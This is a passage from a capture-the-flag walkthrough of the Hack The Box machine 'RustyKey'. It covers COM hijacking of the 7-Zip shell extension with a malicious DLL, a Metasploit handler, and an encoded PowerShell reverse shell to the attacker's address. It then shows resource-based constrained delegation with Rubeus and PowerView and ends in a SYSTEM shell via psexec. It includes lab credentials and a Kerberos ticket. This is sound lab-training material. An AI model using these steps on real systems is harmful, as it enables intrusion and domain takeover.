   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.14      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
I ran it to wait for connections:
1
2
3
4
5
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.14:53
I uploaded the evil.dll file to the machine by using a simple python http server on my end and powershell iwr on the victim machine (as ee.reed at C:\windows\tasks):

As ee.reed, I ran the following command to hijack the InProcServer32 path to point to my malicious dll at C:\windows\tasks\evil.dll:

The command looks like this:
1
reg.exe add "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32" /ve /t REG_SZ /d "C:\Windows\Tasks\evil.dll" /f
I ran it, it says the operation was completed successfully:

And after a few minutes, I got a connection back:
1
2
3
4
[*] Sending stage (203846 bytes) to 10.10.11.75
[*] Meterpreter session 5 opened (10.10.14.14:53 -> 10.10.11.75:52675) at 2025-07-01 01:39:44 -0300

meterpreter >
Unfortunately, this shell is very unstable, maybe because we’re not really attached to a long-living process, as the automated script responsible for triggering the dll simply right‑clicks any file or folder and expand the 7‑Zip submenu (making explorer load evil.dll instead of the legitimate 7‑Zip shell extension).
To solve this, I grabbed a powershell encoded reverse shell from revshells.com, and used my meterpreter session to establish a new, more stable session.
I started a netcat listener on another terminal:
1
2
$ sudo rlwrap nc -lvnp 21
listening on [any] 21 ...
Then, immediately after receiving the meterpreter connection I dropped to a shell and executed the powershell command:
1
2
3
4
5
6
7
meterpreter > shell
Process 7092 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows>powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA0ACIALAAyADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAGALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACA
ABSTRACT
Thinking back on it now, I could have just used windows/x64/shell_reverse_tcp instead to generate the malicious dll, but that's ok
Needless to say that I got a hit back:
1
2
3
4
5
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.75] 52676

PS C:\Windows> whoami
rustykey\mm.turner
PS C:\Windows>
From the bloodhound enum, we see that mm.turner has AddAllowedToAct over the DC machine:

In order to explore this privilege, we need a machine account first. We can use the **it-computer3 **account from earlier, as we have their cleartext password.
I uploaded Rubeus.exe, Powermad.ps1 and PowerView.ps1 to the machine, to complete the attack.
I imported both modules:
1
2
3
4
PS C:\Windows\Tasks> Import-Module .\powerview.ps1
Import-Module .\powerview.ps1
PS C:\Windows\Tasks> Import-Module .\powermad.ps1
Import-Module .\powermad.ps1
Then I grabbed the SID for the machine account it-computer3:
1
$ComputerSid = Get-DomainComputer it-computer3 -Properties objectsid | Select -Expand objectsid
Now, build a generic ACE with the attacker-controlled computer SID (it-computer3) as the principal, and get the binary bytes for the new DACL/ACE:
1
2
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
Next, we need to set this newly created security descriptor in the msDS-AllowedToActOnBehalfOfOtherIdentity field of the computer account we’re taking over (the domain controller, dc), again using PowerView in this case:
1
Get-DomainComputer dc | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
Then I used Rubeus to hash the plaintext password for it-computer3 into its RC4_HMAC form:
1
.\r.exe hash /password:Rusty88!

The hash looks like this:
1
B52B582F02F8C0CD6320CD5EAB36D9C6
Then I ran rubeus self4u to complete the attack (I’m impersonating backupadmin here because other users such as Administrator are getting permission denied error, and backupadmin is a highly privileged account too):
1
.\r.exe s4u /user:it-computer3$ /rc4:B52B582F02F8C0CD6320CD5EAB36D9C6 /impersonateuser:backupadmin /msdsspn:cifs/dc.rustykey.htb /ptt /nowrap
The command should run and we should get a base64-encoded kirbi ticket for backupadmin:
1
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
On my attacking machine, I saved the ticket to a file, base64-decoded it and converted it to a ccache format:
1
2
3
user@attackbox:~/hacking/htb/machines/hard/rustykey$ nano backupadmin.ticket.kirbi.b64
user@attackbox:~/hacking/htb/machines/hard/rustykey$ cat backupadmin.ticket.kirbi.b64 | base64 -d > backupadmin.ticket.kirbi
user@attackbox:~/hacking/htb/machines/hard/rustykey$ ticketConverter.py backupadmin.ticket.kirbi backupadmin.ccache
After using it as my KRB5CCNAME variable, with netcat I can visualize the machine is effectively pwned:
1
2
3
4
5
6
7
8
9
10
11
12
user@attackbox:~/hacking/htb/machines/hard/rustykey$ export KRB5CCNAME=./backupadmin.ccache
user@attackbox:~/hacking/htb/machines/hard/rustykey$ nxc smb dc.rustykey.htb -k --use-kcache --shares
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] RUSTYKEY.HTB\backupadmin from ccache (Pwn3d!)
SMB         dc.rustykey.htb 445    dc               [*] Enumerated shares
SMB         dc.rustykey.htb 445    dc               Share           Permissions     Remark
SMB         dc.rustykey.htb 445    dc               -----           -----------     ------
SMB         dc.rustykey.htb 445    dc               ADMIN$          READ,WRITE      Remote Admin
SMB         dc.rustykey.htb 445    dc               C$              READ,WRITE      Default share
SMB         dc.rustykey.htb 445    dc               IPC$            READ            Remote IPC
SMB         dc.rustykey.htb 445    dc               NETLOGON        READ,WRITE      Logon server share
SMB         dc.rustykey.htb 445    dc               SYSVOL          READ,WRITE      Logon server share
Which means that I can run psexec and have a shell as NT Authority/System:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
$ psexec.py -dc-ip 10.10.11.75 -k -no-pass dc.rustykey.htb
/home/user/.local/pipx/venvs/impacket/lib/python3.11/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.13.0.dev0+20250605.14806.5f78065 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.rustykey.htb.....
[*] Found writable share ADMIN$
[*] Uploading file QbZokHxK.exe
[*] Opening SVCManager on dc.rustykey.htb.....
[*] Creating service oqKf on dc.rustykey.htb.....
[*] Starting service oqKf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::176
   IPv6 Address. . . . . . . . . . . : dead:beef::63c7:de6b:548a:4aab
   Link-local IPv6 Address . . . . . : fe80::edec:2bf7:7a99:6ea0%11
   IPv4 Address. . . . . . . . . . . : 10.10.11.75
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:c0a4%11
                                       10.10.10.2

C:\Windows\system32>